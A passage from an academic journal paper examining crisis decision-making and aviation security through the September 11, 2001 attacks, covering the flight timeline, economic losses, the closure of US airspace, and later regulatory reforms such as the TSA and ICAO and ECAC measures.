9 Source: http://ec.europa.eu/transport/security/studies/doc/2004_09_study_financing_aviation_security_en.pdf [July 16, 2010]

10 Protection measures recommended after this attack were passenger and baggage reconciliation and use of counter-diversion screening of all passengers and luggage. Implementation of these measures was not obligatory.

11 The largest number of protection measures was adopted just after this event, which will be discussed further.

12 The ban of liquids, gels and aerosols in quantities more than 100ml in hand luggage.

The U.S. Government had a regulatory and supervisory function through the Federal Aviation Administration (FAA). The FAA was held responsible for providing information on threats, introduction of security legislation, regulations and procedures, controlling of how air carriers and airports implement regulations, and monitoring and control of equipment and devices at airports.

For many years after September 11, 2001, authors still analyze the weaknesses of the security system used by the terrorists, as well as the appropriateness of adopted measures to overcome. Weaknesses in the security system are reflected in the following:

- Screening process aimed to discover potential bombers, but not potential hijackers;
- Security screening of passengers done superficially; allowed to bring on-board any sharp objects with blades up to 10cm in length;
- Lack of flight protection measures, such as reinforced and locked cockpit doors, security officers during the flight (*air marshals*);
- Lack of procedures and capacities to implement coordinated FAA and military actions in the event of a multiple suicidal hijacking. (Ellias, 2005)

Key organizations in improving the security of civil aviation are: International Civil Aviation Organization (ICAO), International Air Transport Association (IATA), European Civil Aviation Conference (ECAC), Airport Council International (ACI) and Transportation Security Administration (TSA). They followed the adoption of detailed regulations and the introduction of more strict security standards worldwide.

2.1 “Holy Tuesday” as a turning point in the security system

The terrorist attack code name Holy Tuesday Operation was a series of suicide attacks by the terrorist group *Al Qaeda*, directed against the USA. The attacks began around 8 a.m. New York local time on September 11, 2001, and lasted for 102 minutes. Nineteen hijackers took over four passenger planes and crashed them into two buildings of the World Trade Center (WTC) in New York and the Pentagon in Washington. Planes belonged to two air carriers, *American Airlines* and *United Airlines*.¹³

According to the terrorist organization's plan, the attack scenario unfolded as follows.¹⁴ The *American Airlines* flight AA11 from Boston to Los Angeles had 92 passengers and crew members, including five hijackers. The plane took off from Boston airport at 07:59 a.m. local time. Fifteen minutes after AA11 take-off, from the same airport another plane also with hijackers took off. It was a regular *United Airlines* flight UA175 from Boston to Los Angeles also. On this flight there were 65 passengers, including five hijackers.

The third was *American Airlines* flight AA77 between Washington and Los Angeles, departed at 08:20 a.m. local time with 64 passengers and crew members. On the flight there were five hijackers. The last plane that hijackers boarded was on its way from New York to San Francisco; *United Airlines* flight UA93 took off at 08:42 a.m. On-board the flight there were four hijackers of 51 passengers and crew members.¹⁵

13 Source: <http://www.un.org/News/Press/docs/2001/SC7143.doc.htm> [May 17th 2010]

14 See summary Table 1.

15 Source: <http://www.post-gazette.com/headlines/20011028flt93mainstoryp7.asp> [May 17, 2010]

Table 1: Timeline of events of terrorist attacks September 11th 2001

AA11	UA175	AA77	UA93
07:59 Take off 08:14 The last radio communication with ATC 08:19 The cabin crew informed airline operations about the hijack 08:21 Transponder turned off 08:23 Airline operations tried to contact flight crew 08:25 ATC informed about the hijack 08:38 ATC informed NEADS about the hijack 08:46 NEADS sent military aircraft to search for AA11 08:46 AA11 hit the North Tower WTC 09:16 AA headquarters confirmed AA11 hit WTC	08:14 Take off 08:42 The last radio communication with ATC 08:47 Transponder code changed 08:52 Airline operations informed about the hijack 08:54 Airline operations tried to contact flight crew 08:55 ATC suspected of another hijack 09:03 UA175 hit the South Tower WTC 09:15 ATC informed NEADS about another aircraft crashed 09:20 UA headquarters confirmed UA175 hit WTC	08:20 Take off 08:51 The last radio communication with ATC 08:51 Terrorist took control over the flight 08:54 Aircraft unauthorized turn to south 08:56 Transponder turned off 09:05 Airline operations informed about AA77 hijacked 09:37 Aircraft hit Pentagon 10:30 AA headquarters confirmed AA77 hit Pentagon	08:42 Take off 09:24 The flight crew informed airline operations about possible hijack 09:27 The last radio communication with ATC 09:28 Terrorist took control over the flight 09:34 FAA informed about the hijack 09:36 Airline operations informed about the hijack, and tried to contact flight crew 09:41 Transponder turned off 09:57 Passengers resist 10:03 Aircraft has crashed near Pittsburgh 10:07 ATC informed NEADS about the hijack 10:15 UA headquarters confirmed UA93 has crashed

Source: (National Commission on Terrorist Attacks upon the United States, 2002)

Operations center received the first information about a potential hijacking of aircraft on *American Airlines* flight AA11 from the stewardess, who informed the operations center that there has been a struggle on-board and the cockpit is not answering her calls. Based on that, the FAA Air Traffic Control (ATC) Center in Boston have decided to declare the flight AA11 hijacked and to inform the air force (Northeast Air Defense Sector, NEADS), which sent military aircraft to search for the plane.

Forty seven minutes after departure, the aircraft on the flight AA11 hit the North Tower of the WTC. At the same time, there was an unauthorized course change of aircraft flight UA175 and AA77 and followed promulgation of these flights as hijacked. Fifteen minutes after the first attack, the aircraft on flight UA175 hit the WTC South Tower. The aircraft on flight AA77 hit the Pentagon's West Wing at 09:37 a.m. local time. The last hijacked plane on flight UA93 crashed 129 km southeast of Pittsburgh at 10 a.m. local time (it is suspected that its target was the Capitol or White House).¹⁶

2.2 Socio-economic consequences that terrorist attacks on September 11, 2001 left on air transport

Described attacks took the lives of 2749 victims in New York, 179 in Virginia and 40 in Pennsylvania, passengers, rescuers and citizens (excluding terrorists).¹⁷ Event of such scale had never been seen in civil aviation. Its influence was unique, de-

16 Source: <http://www.gwu.edu/~nsarchiv/NSAEBB/NSAEBB165/faa4.pdf> [July 20, 2010]

17 Source: <http://www.cbsnews.com/stories/2006/09/22/terror/main2035427.shtml> [May 17, 2010]

feating and devastating for all segments of this industry: air carriers, airports, air traffic control, passengers, aircraft manufacturers, producers of equipment for airports and other indirect users of air transport.

The initial costs as a direct result of "Holy Tuesday" terrorist attacks reflect in the loss of human lives, physical damage and destruction of infrastructure, as well as slowing down the development of world economy. Losses in insurance amount to approximately \$ 34 billion (including part of capital costs of infrastructure destroyed - 21.6 billion dollars), 576 million was spent for the reconstruction of the Pentagon, \$ 7 billion given as compensation to the families of victims of terrorist attacks (total of 2973), and recorded loss of revenue amounted to 7.8 billion dollars, which would have earned the victims who were employed.¹⁸

Indirect costs include increased risks, insurance premiums and aviation taxes, diverting of scarce resources from the productivity to security, loss of confidence and reduced demand for air transport. Shortly after this event, the globe felt a significant reduction in the number of passengers by air. As a direct consequence of increasing citizens' concerns for their security in air transport, in the first four days after the attack, the number of tickets sold in the USA domestic traffic fell by 74%, while in other world regions we saw a drop of 19%.¹⁹

Immediately after the incident, the USA carriers have announced they will reduce the number of flights, and therefore the number of employees. Air carriers in the remaining regions of the world have also announced they will reduce the number of employees. The USA lost 125,000 jobs within 30 days from the terrorist attacks.²⁰

The consequences of this crisis were felt also in the field of aircraft manufacturers. The prices of aircraft dropped by 15% immediately after September 11, 2001, compared to the rates published in the middle of that year. Big airlines have withdrawn their purchases of new aircrafts, and also withdrew the existing ones from service. *Boeing* has reduced aircraft delivery expected for the year 2001 from 538 to 500, and for the year 2002 only 400 of planned 520 aircrafts were delivered.²¹ *Lufthansa* has given up buying 15 *Boeing* 380 and four *Boeing* 747-400 aircrafts, and also withdrew 20 aircrafts from fleet (out of 236). *Air France* withdrew five *Airbus* 310 and four *Boeing* 747-200 aircrafts from the fleet.²²

It is estimated that an operational aircraft contributes to the opening of 150-250 direct jobs in an airline and each directly contributes to the opening of one indirect job. The world has about 800 aircrafts withdrawn from traffic for indefinite period, which resulted in the reduction of direct airline employees for 120,000 to 200,000 people, or the total in aviation industry 240,000 to 400,000 employees. Table 2 shows how certain air carriers reduced the capacity of their supply and, consequently, the number of employees.²³

On the other hand, in the USA there was an increase in the number of security employees. The number of employees at passenger and baggage security check points has increased to about 60,000 by November 2002, from 20,000 employees previous year. (Poole, 2006) Similarly, there was an increase in security equipment spending, with a trend of 11 billion dollars a year.²⁴

18 Source: http://wikileaks.org/wiki/CRS-9_11_Terrorism:_Global_Economic_Costs,_October_5,_2004 [July 21, 2010]

19 Source: <http://www.ilo.org/public/english/dialogue/sector/techmeet/imica01/imicabp.pdf> [June 12th 2010]

20 Source: <http://www.house.gov/jec/terrorism/costs.pdf> [July 27th 2010]

21 Source: Op. cit.

22 Source: Op. cit.

23 Source: <http://www.ilo.org/public/english/dialogue/sector/techmeet/tmica02/tmica-wp182.pdf> [June 17, 2010]

24 Source: <http://www.house.gov/jec/terrorism/costs.pdf> [July 27, 2010]

Table 2: The reduction of supply capacity and the number of employees in certain airlines

Airlines	Capacity reduction	Employee reduction
<i>Alitalia</i>	13%	3.500 (15%)
<i>British Airways</i>	7%	7.000 (13%)
<i>KLM</i>	15%	2.500 (9%)
<i>Swissair</i>	33%	9.400 (52%)
<i>American Airlines</i>	20%	20.000 (22%)
<i>United Airlines</i>	26%	20.000 (20%)
<i>Delta Air Lines</i>	15%	13.000 (18%)
<i>Japan Airlines</i>	6%	1.300 (7%)

Source: <http://www.ilo.org/public/english/dialogue/sector/techmeet/imica01/imicabp.pdf> [June 12, 2010]

Despite the attempt to get the data, the number of cancelled flights on a daily basis remained unknown, as well as daily cash losses in the air transport industry, as a direct cost, related to obstruction of flights timetable. The IATA data available on losses in the period of 2001-2002 record the amount of 24.3 billion dollars.²⁵

For airports, ACI estimates total losses in North America at:

- 84 million in the period September 11-15, 2001;
- 101 million in the period September 16-22, 2001;
- 2.3 billion dollars in one year, until September 2002.²⁶

2.3 Crisis decision-making regarding the terrorist attacks of September 11, 2001

The crisis is any event in which human lives, material goods, the key social values (safety, health, integrity, justice, manufacturing, etc.) and/or survival of the community are endangered. It may have international, national, local and organizational dimension, or the combination (interdependence). It is followed by a high degree of uncertainty regarding the nature and potential consequences.

Some industries are more at risk than the others, so, naturally, their organization is more vulnerable to crises. At the top of high-risk operations is stock exchange, automobile and airline industry. The crisis poses a threat to the physical integrity of citizens, causing damage arbitrarily or selectively (hijacking, kidnapping of a prominent politician or a corporate leader). (Kešetović, 2008)

Classical crises (natural disasters, industrial accidents, violent political conflicts or civil unrest) represent a clearly defined event, with a clear beginning and an end, with the cause of destruction, victims and consequences. Modern crises are characterized by prolonged periods of serious threats and high uncertainty, which expand to the level of high politics and disrupt a wide range of social, political and organizational processes. Some of the modern crisis' characteristics are:

²⁵ Source: <http://www.iata.org/pressroom/pr/Pages/2009-09-15-01.aspx> [August 27, 2010]

²⁶ Source: <http://www.ilo.org/public/english/dialogue/sector/techmeet/tmica02/tmica-wp182.pdf> [Jun 2, 2010]

- Major consequences (effects); a large number of people affected;
- High economic cost that exceeds the ability of the insurance system;
- Generic and combined problems affecting the vital resources;
- Dynamics as avalanches, due to the multitude of resonant phenomena;
- Emergency systems react badly; obsolete, unused, even counter-productive procedures;
- Extreme uncertainty, which does not decrease throughout the period of crisis;
- Long duration, with threats that change over time;
- Problems in communicating with the authorities, general public, media and victims;
- Significant risk of all kinds. (Kešetović, 2008:64)

The terrorist attacks of September 11, 2001 can be categorized as modern social crisis, which clearly show that future crises will be very different from the ones known so far. They are based on astonishing criminal intention and planned in detail, difficult to predict, unusually directed, due to secret preparations and it was almost impossible to influence them, due to irreversible consequences.

Crisis are manageable phenomena; we can (and must) manage (through) them. In crisis situations, we must urgently make the right decisions, which aim to stop or at least minimize losses, protect critical infrastructure upon which the functioning of state and society relates, and salvation of victims. Unclear circumstances, lack of insight into current events and a short time to analyze the situation and without sufficient precision, sometimes with contradictory information, make it quite difficult to take effective decisions. On the other hand, the crisis manager has a huge responsibility for making correct and timely decisions on what to do and who is responsible for it; this will guide further course of events and dimensions of consequences.

The concept of operational and strategic crisis decision-making and differences in perceptions, interests, organizational structures and policies that accompany it, then the side effects of distance and time component, place a top priority on the agenda of research in the field of crisis. Thus, this paper took this point of view as a start.

In some cases, operational decisions are taken individually, or are the responsibility of a single manager (Prime Minister, Minister, General Director of the company), and in others they are the product of group thinking (government, headquarters, board of directors). In this paper we consider decisions that are the responsibility of an individual, and that does not mean that decision-maker did not use the possibility of group-thinking with his associates, nor that his attitude was formed as a result of such a collective process.

The authors suggest seven steps on the way to the best strategic decision:

1. set the desired result, which helps decision-makers not to veer off the road;
2. collect data to help decision-makers to properly decide;
3. brainstorm decision-making alternatives and identify their strengths and weaknesses;
4. list *pro* and *contra* for each of the alternatives for the sake of easier elimination;
5. chose an outcome with arguments about which everyone agrees to be the final decision;
6. act to implement the chosen outcome;
7. learn from decision-making and analyze what was done well and what not. (McMahon, 2007)

2.3.1 Crisis decision-making at operational and tactical level

Many studies have shown that in a crisis a shift occurs toward higher levels of decision-making, so that the scale of responsibility adjusts to the scale of influence. When crisis hits an area that extends over more administrative responsibilities, coordinating powers move to the regional, national or, as in some sorts of crises in Europe, transnational levels. (Larsson, Olsson & Ramberg, 2005) The crisis of September 11, 2001 was just like that.

The critical conditions can lead to various forms of so-called “constitutional dictatorship”. In the case of war threat, riots or shortages of raw material resources, the need to establish regular modes of work may take a dramatic scale and increase public pressure to put aside legal complexity and share of power. Often in such circumstances there is a shift from predominantly civilian to predominantly military crisis response. (Malešič, 2003:58)

Also, in large-scale operations during the events such as terrorist attacks of September 11, 2001, the services began to operate on a model with strictly pyramid military command structure, as a principle of management. Information and communication hierarchy coincide with this functional hierarchy; operatives at lower levels are referred to only what is necessary to know and they are unaware of the wider context and significance of their actions. It is aimed at the preservation of control over the operations.

The first information about the hijacked aircraft (on the flight AA11) is sent to *American Airlines* headquarters. The FAA ATC Center in Boston declared a plane hijacked and notified the National Guard Air Force Base and the NEADS. After receiving information about the hijack, the NEADS sent military aircrafts in search for the plane. After the aircraft on flight UA175 hit WTC South Tower, the FAA ATC Center in Boston prohibits any departure from the airport in its jurisdiction. This was beginning of the closure of the USA airspace.

After the second aircraft hit the WTC building, at the request of the mayor of New York, the FAA closed all airports in the New York area. After the third aircraft hit into the Pentagon, the USA airspace was completely closed and take-offs from the USA airports were forbidden to all civilian aircrafts. At the same time, all aircrafts in the air were ordered to land at the nearest airport. Only medical, military and flights carrying prisoners were allowed to be conducted. At the time of closure of airspace, there were 4,546 aircrafts in the skies over the USA, which landed at the nearest airport.

The significance of this event in terms of crisis management is reflected in the fact that decision-making and resolution of crisis spread to neighboring countries. Civil aviation authorities of Canada have suspended all take-offs in its territory, except for police, military and medical flights. National air carriers are allowed to land at the airports in the USA. The FAA, in cooperation with Canadian authorities and the ATC have re-directed planes of other nationalities from inter-continental flights, which have crossed more than half way to their destination in the U.S., to Canadian airports. This was called Yellow Ribbon Operation. At the time of the terrorist attacks, 500 aircrafts were on their way to the USA and Canada.

Immediately after receiving the report of terrorist attacks, the *Transportation Canada* and *Nav Canada* activated their emergency procedures. *Transport Canada* has activated a crisis team, whose original role (coordination of search and rescue in the case of earthquake) was previously extended to other emergencies, including international cooperation with other aviation authorities, so that there was an agreement between

the two countries for mutual cooperation when it comes to crisis situations. Decision to re-direct flights was not an ad-hoc solution, but subject to prior agreement for a different crisis scenario.

Nav Canada has formed strategic and tactical command center. The strategic command center's task was to monitor the situation and share all information timely with Tactical command center and other participants involved in crisis solving. Tactical command center distributed the information to airports and the ATC. *Nav Canada* gave permissions to land at the nearest Canadian airport, depending on aircraft type and fuel remaining. 1-2 aircraft per minute was the rate of entrance in the Canadian air space. *Transport Canada* has advised *Nav Canada*, if possible, not to allow landings at airports in large urban areas (Toronto, Montreal and Ottawa).

During Yellow Ribbon Operation, the following operational problems came out:

- At what airports to land the aircrafts;
- How to disembark passengers and how to perform their security check;
- How to carry out customs and immigration control of passengers;
- How to take them to their destination.

The first problem was solved according to the guidelines provided by *Transport Canada*, re-directing aircrafts to airports outside the major urban areas. To solve the remaining three problems, additional human and material resources were mobilized across the country. Passenger flows were improvised on the spot and carried out their detailed security check. A particular problem was a coordination of landings on the east coast of Canada, which accepted the largest number of flights from Europe. The total number of aircrafts redirected to Canada was 239, and the total number of passengers on these flights varies according to different sources from 30,000-40,000.²⁷

Only 4 hours after the attacks there was not any civilian aircraft above the U.S. continent, indicating very rapid and coordinated response of crisis managers and high operational capability in crisis decision-making and in implementation processes and procedures.

The U.S. Department of Transportation (DoT) announced the next day that the FAA will begin with a gradual opening of airspace, in order to allow over-flight of aircrafts re-directed to Canada. For airlines to get the license from DoT to do this flight, the airport authorities had to prove that they meet the following requirements:²⁸

- Airport security check before passengers board the aircraft;
- No check-in of passengers out of the airport (at departing railway stations, web check-in, etc.);
- Access to restricted areas only with a boarding pass;
- Reinforced vehicle control near the airport;
- No sharp objects and cutting tools in hand luggage.

On orders of the DoT, on September 13, 2001, the FAA has begun to open airspace for national air carriers, and for those airports that have adopted and applied the new security standards. To meet these new security demands in the short run, the airports had to invest great effort. Out of the total 451 airports, 30 of them were not certified. These included Boston Logan and Washington Reagan airports.²⁹ Foreign airlines

27 Source: <http://www.navcanada.ca/NavCanada.asp?Language=en&Content=ContentDefinitionFiles\ Newsroom\ Backgrounders\ 911crisis.xml> [July 26, 2010]

28 Source: <http://www.gwu.edu/~nsarchiv/NSAEBB/NSAEBB165/faa4.pdf> [July 20, 2010]. These measures are quite common (standard) on European and other region's international airports.

29 From about 3,500 airports in the U.S.A., 451 of them are used for commercial air traffic, the remaining intended for general aviation. Source: <https://www.cia.gov/library/publications/the-world-factbook/geos/us.html> [July 15, 2010]

were still banned to fly to the USA General aviation³⁰ was grounded in all the USA states except Alaska.

On September 14, the FAA opened the airspace for general aviation IFR flights, with the ban to over-fly a radius of 40km from the airport in New York and Washington. Most of the VFR flights remained restricted. On that day certification for new airport security measures began.

Logan Airport in Boston was opened for service on September 15, 2001. Over the next few days the FAA bans the flights from Afghanistan and flying over the events. On September 22 (11 days after the terrorist attacks) the FAA allows flights for training purposes. Flights are allowed in the vicinity of an international airport, with the exception of airports in New York and Washington.

From September 28, 2001, the FAA allows general aviation flights intended for reporting, monitoring of road traffic and advertisement. Pilots are warned that, if they enter restricted airspace, they will be intercepted by military aircraft, forced to land and shot down if they do not obey the orders received from pilots of military aircraft.

The President of the United States published on October 2, 2001 a gradual opening of the airport Washington Ronald Reagan. The airport was partially open for transport on October 4, for aircrafts up to 156 seats; working hours were limited between 7-22hrs and without no approach or landing across the river. The airspace around New York and Washington airports, closed for fly over because of fear of new attacks, on October 6, 2001 was reduced to 30km in diameter.

2.3.2 Crisis decision-making at the strategic level

Due to the large human casualties and socio-economic consequences for air traffic, induced by the events of September 11, 2001, it was necessary to improve the current system of aviation security worldwide. Historically, the improvement of this system has always been reactive, in response to the crisis that occurred. It was the same in this case. After the attack, the USA concentrated on organizational change in federal, state and local structures and policies.

The U.S. Government Accountability Office (GAO) proposed mid-2001 three alternatives to improve aviation security in the USA. In each of the proposed alternatives, the FAA would still be a regulatory body that sets and controls the security system.

The proposed alternatives are as follows:

I Existing security system (responsibility of airlines) updated by the FAA requirements;

II Responsibility transferred to airports;

III Responsibility of new state institution, established by Congress. (Couglin, 2002)

Alternative 1- The responsibility of air carriers

This approach retains the system of measures that was in force before September 11, 2001, subject to the FAA to prescribe (for the USA new) more stringent standards for the performance of security tasks. Security system, which was applied since the early 1970s, recorded a significant reduction in the number of aircraft hijacks. Due to many years of use, proponents believe that this alternative should strengthen the existing solution according to technological innovations.

(data for the year 2002)

³⁰ General aviation consists of activities other than regular commercial air traffic (sport flying, for the purpose of training, emergency medical care, etc.). Most of the world's air traffic falls into this category. Source: <http://www.iaopa.eu/contentServlet/ga.htm> [July 15, 2010]

Detailed analysis of the terrorist attacks showed that the regulation of aviation security by the Civil Aviation Authorities (the FAA in this case) provides an insufficient level of security. This alternative is rarely used in the world. Of 102 countries that participated in the GAO study, only two (Canada and Bermuda) have such a system of measures.³¹ The main reason to exclude air carriers' responsibility for security is a concern that they, due to reduced costs and wish to provide more comfort to the passengers, could lead to unacceptably low security level. Because of these concerns, the GAO has developed the following alternatives.

Alternative 2- The responsibility of airports

This approach allocates the responsibility for the security system to the airports. Each airport would be held responsible for security measures implemented. If we take into account the number and variety of airports, security measures may vary considerably among them, according to the assessment of risks and opportunities for funding new technology solutions at each airport individually.

The disadvantage of this alternative lies in the fact that airports between themselves do not know what level of security is provided at another airport. If you start from the assumption that there is only high and low level of security, in order to achieve higher profits, one airport can assume that other airports provide a high level of security and thus it may reduce spending on security. If there is low level of security at one airport, the possibility that there may be a terrorist attack anywhere in the system is great. So there must be standardization of security requirements and their unified application.

Alternative 3- The responsibility of the state administration

According to this alternative, the state has absolute responsibility for implementing protection measures. There are several potential problems associated with assigning this responsibility to a state agency. First, it becomes a monopolist in the provision of services, and there is no incentive by competitors for greater efficiency. Its characteristic is slow and difficult adjustment to changes and hardly acceptance of new technologies (new spending). Additional problems in the form of lower quality may occur when passengers must wait longer in the queue for security check. The advantage of this model is that the state administration, as opposed to management in private firms, has no incentive to reduce quality of checks or process or staff, in order to lower costs.

On September 16, 2001, the FAA has established a Rapid Response Team (RRT), with the task to make proposals for the initial improvement of security measures within 15 days. On September 27, the U.S. President announced the development of a *Program to Enhance Civil Aviation Security*. RRT in its report reviewed the GAO analysis and opted for Alternative 3, delegating responsibility to the TSA, because this alternative leads to increased security measures by hiring qualified, well-paid staff to reduce costs. Making profits is not the primary goal of the TSA. (Couglin, 2002) Therefore, these jobs were taken under the auspices of the state.

After this crisis, there was established a 500 million U.S. dollars fund in the budget, that would finance the engagement of air marshals and reinforcing cockpit doors. The FAA has allowed check-in of passengers outside the airport terminal again, with enforced security measures. A selected number of the U.S. Air Force officers got the approval for putting down passenger aircraft in the event of a similar situation.

The RRT submitted its first report on October 1, 2001, which gave the following recommendations to increase the level of aviation security:

- To involve national authorities in the process of passenger and baggage screening

31 Source: <http://www.investigativeproject.org/documents/testimony/182.pdf> [August 27, 2010]

at airports (GAO Alternative 3);

- To apply the same system of measures to domestic flights as to international flights;
- To install barricades on the cockpit door for a complete USA fleet within 90 days;
- To change the training of security staff;
- To modify aircraft transponders, to continually send signals in case of hijacking;
- To equally treat private, charter and general aviation flights, while implementing the same security measures as for the scheduled flights. (Couglin, 2002)

So, not only for airlines and airports, but also for manufacturers of aircrafts and security equipment at airports, technical measures had been recommended to improve security. Based on the RRT report, the U.S. Congress proposed and the President adopted *Aviation and Transportation Security Act (ATSA)* on November 19, 2001, which established the TSA within the DoT. It calls for the preparation, development and implementation of procedures and protocols that will significantly reduce the likelihood of similar scale of attack to occur.

This law defines new responsibilities for the security in aviation. The DoT is responsible for developing the program, which provides for security screening of all passengers and their baggage, with the aim of finding restricted and dangerous items. Decisions to establish policies and allocation of resources are left with the TSA, which is to be flexible because of the variations and diversity of threats by airport size, configuration, financial capacity, etc. The ATSA made the following decisions:

- All the luggage must be checked for explosives by X-ray detection;
- Air marshal is required on each flight;
- State officials control access to the airport and its perimeter;
- Security checks carried out by the specially trained U.S. citizens with no criminal record. (Couglin, 2002)

Terrorist attacks of September 11, 2001 had left global consequences for the aviation. Therefore, the ICAO, as a global regulator, is involved in the adoption of new security measures. The ICAO activities were based on the establishment of standardization postulates. It can be seen that the RRT recommendations are in line with the recommendations issued by the ICAO in the ICAO Annex 17. In the USA on September 25, 2001 recommendations given to improve measures to protect against acts of unlawful interference in aviation are as follows:

- Application of the provisions given in the ICAO Annex 17 to domestic flights;
- Locking the cockpit door during the flight;
- Intensifying the airport security checks.

In the early 2002, the amended ECAC Doc. 30 introduced new security measures for European countries, in accordance with the ATSA, so that the system of measures can be compliant with the ICAO standards. In the second half of 2002 The European Community adopted a security related regulations based on the ECAC Doc. 30. The most significant changes in European security measures prescribed by this act are as follows:

- Access control to restricted areas at an airport;
- Screening of passengers and their hand luggage;
- Screening of checked-in baggage with equipment to detect explosives;
- Standard training of security staff that screen passengers and baggage;
- Security check of a complete mail and cargo. (ECAC, 2002)

3. Conclusion

It is very difficult to fight against terrorism. Looking from the broader view, there is little likelihood that terrorism can be totally eliminated. Terrorists learn from previous experience and change tactics and objectives in relation to the security measures taken. It is enough for them to be successful in one place and from one attempt, while the security system must be efficient everywhere and always. Therefore, security measures must be dynamic and flexible. The very essence of terrorism is complex and delicate, with constantly evolving character.

Aviation represents the target of terrorist attacks from the very beginning of its development and wider application. Aviation security system requires a high readiness for the unthinkable, because one mistake can have results as hundreds of lives lost, destruction of property worth several hundred million dollars and an immeasurable negative impact on the economy and public confidence in travelling by air.

This paper tried to perceive the problem of modern terrorism and the measures implemented in air transport, with reference to the case study of the terrorist attacks of September 11, 2001. Previously identified deficiencies in the security system of the USA were used in these terrorist attacks and only afterwards the search for alternatives to overcome these shortcomings has been joined. This paper analyzes the actions of decision-makers during and immediately after the terrorist attacks, as well as strategic alternatives to organize the security system of the USA against terrorism. The selected alternative centralizes decision-making at the national level.

The good side of this solution is that now there is a consensus about global standardization in aviation security system, which results in a smaller gap between current and desired level of security in unevenly developed parts of the system. This minimizes the possibility that gaps in one state contribute to a terrorist attack on a territory of another state.

What is wrong with this solution is that significantly higher costs for security system in the form of additional charges (security tax) has been shifted to the end users of air transport, leaving the consequences to the demand for transport, having in mind the elasticity of demand compared to price. At the same time, more administration in nationalized security system means to settle costs incurred because of stricter standards and control by state budget.

Most of today's aviation security measures are just a consequence of previous terrorist attacks, more than protection against future range of threats. Risk assessment, as a basis for setting priorities in the field of security and allocation of limited resources, is very difficult to use in practice.

4. References

1. Abeyratne, R.I.R. (2004). *Aviation in Crisis*. Aldershot, UK: Ashgate Publishing Ltd.
2. Bajagić, M. Kešetović, Ž. (2004). Rethinking Security. No. 208034. (eds.) Mesko, G., Pagon, M. & Dobovsek, B. *Policing in Central and Eastern Europe: Dilemmas of Contemporary Criminal Justice*. Maribor, Slovenia: Faculty of Criminal Justice, University of Maribor.

3. Coughlin, C. et al. (2002). Aviation Security and Terrorism: A Review of the Economic Issues. *Federal Reserve Bank of St. Louis Review*, 84(5). 9-24. [Electronic version]. Retrieved June 28, 2010, from <http://research.stlouisfed.org/wp/2002/2002-009.pdf>
4. Ellias, B. (2005). *Aviation Security- Related Findings and Recommendation of the 9/11 Commission*. CRS Report for Congress. Washington, D.C., USA: The Library of Congress. [Electronic version]. Retrieved July 26, 2010, from <http://fpc.state.gov/documents/organization/46482.pdf>
5. ECAC. (2002). *Policy Statement in the Field of Civil Aviation Facilitation: ECAC. CEAC Doc. No. 30*. Paris, France: ECAC (11th ed).
6. Harrison, J. (2009). *International Aviation and Terrorism: Evolving Threats, Evolving Security*. New York, USA: Routledge.
7. Ilijić, Lj. (2008). Terorizam: definicija i karakteristike. *Socijalna misao*, 15(2). 147-160.
8. ICAO. (2006). *Annex 17 to the Convention on International Civil Aviation: Security- Safeguarding International Civil Aviation Against Acts of Unlawful Interference*. Montreal, Canada: ICAO (8th ed).
9. Jakovljević, V. (2006). *Sistem civilne odbrane*. Beograd, Srbija: Fakultet civilne odbrane.
10. Kešetović, Ž. (2008). *Krizni menadžment*. Beograd, Srbija: Fakultet bezbednosti / Službeni glasnik.
11. Larsson, S., Olsson, E.K. & Ramberg, B. (eds.) (2005). *Crisis Decision Making in the European Union*. Stockholm, Sweden: Swedish National Defence College.
12. Malešić, M. (2003). Upravljanje u krizi. *Međunarodne studije*, 3(1). 51-70.
13. McMahon, M. (2007). *Career Coach: Decision Making*. United Kingdom: Pulse.
14. National Commission on Terrorist Attacks Upon the United States. (2002). *The 9/11 Commission Report*. [Electronic version]. Retrieved July 23, 2010, from <http://www.9-11commission.gov/report/911Report.pdf>
15. Ostojić, N. (2002). *Perspektive borbe protiv međunarodnog terorizma*. Beograd, Srbija: Artel Geopolitika.
16. Petrović, D. (2009). Terorizam- moderni pristup u formulisanju njegovog smisla i suštine. (ed.) Bejatović, S. *Slobode i prava čoveka i građanina u konceptu novog zakonodavstva Republike Srbije*. Kragujevac, Srbija: Pravni fakultet / Institut za pravne i društvene nauke. 97-130. [Electronic version]. Retrieved November 24, 2011, from <http://www.jura.kg.ac.rs/index.php/sr/dokumenti/download-document.htm?gid>
17. Poole, R. (2002). *Improving Airport Passenger screening*. Los Angeles, USA: Reason Foundation.
18. Poole, R. (2006). *Airport Security: Time for a New Model*. Los Angeles, USA: Reason Foundation.
19. Poole, R. (2008). *Toward Risk- Based Aviation Security Policy*. Los Angeles, USA: Reason Foundation. [Electronic version]. Retrieved June 12, 2010, from <http://www.internationaltransportforum.org/jtrc/DiscussionPapers/DP200823.pdf>
20. Rapoport, D. C. (2009). *Terrorism: Critical Concepts in Political Science*. New York, USA: Routledge.
21. Simeunović, D. (2009). *Terorizam- opšti deo*. Beograd, Srbija: Pravni fakultet.

KRIZNO ODLUČIVANJE I BEZBEDNOST U VAZDUŠNOM SAOBRAĆAJU: STUDIJA SLUČAJA „11. SEPTEMBAR 2001. GODINE“

Rezime

Tokom terorističkog napada 11. septembra 2001. godine, Al Kaida je iskoristila slabosti tadašnjeg sistema bezbednosti vazdušnog saobraćaja SAD i izazvala događaj koji je za posledicu imao veliki broj ljudskih žrtava i ogromnu materijalnu štetu u celokupnoj avio-privredi. Osim toga, postoje i dugoročne reperkusije i sistemske promene usled ovih događaja. U radu su opisane društveno-ekonomske posledice tog terorističkog napada na vazdušni saobraćaj. Posebna pažnja je posvećena promenama u sistemu bezbednosti, kao posledici nemoći vazduhoplovnih vlasti da spreče taj događaj i umanje štetu. Rad sadrži pregled praktičnog odlučivanja tokom upravljanja krizom i mera preduzetih tokom i nakon terorističkog napada. Obrađeno je operativno, taktičko i strateško odlučivanje za vazduhoplovnu privredu širom sveta koje je u vezi sa događajima 11. septembra 2001. godine.

VIOLENCE AT SPORTING EVENTS IN THE REPUBLIC OF SERBIA - NATIONAL AND INTERNATIONAL STANDARDS PREVENTION AND REPRESSION

Branislav Simonović¹, Zoran Đurđević², Božidar Otašević³

¹Faculty of Law, University of Kragujevac

²Academy of Criminalistic and Police Studies, Belgrade¹

³Ministry of Interior of the Republic of Serbia

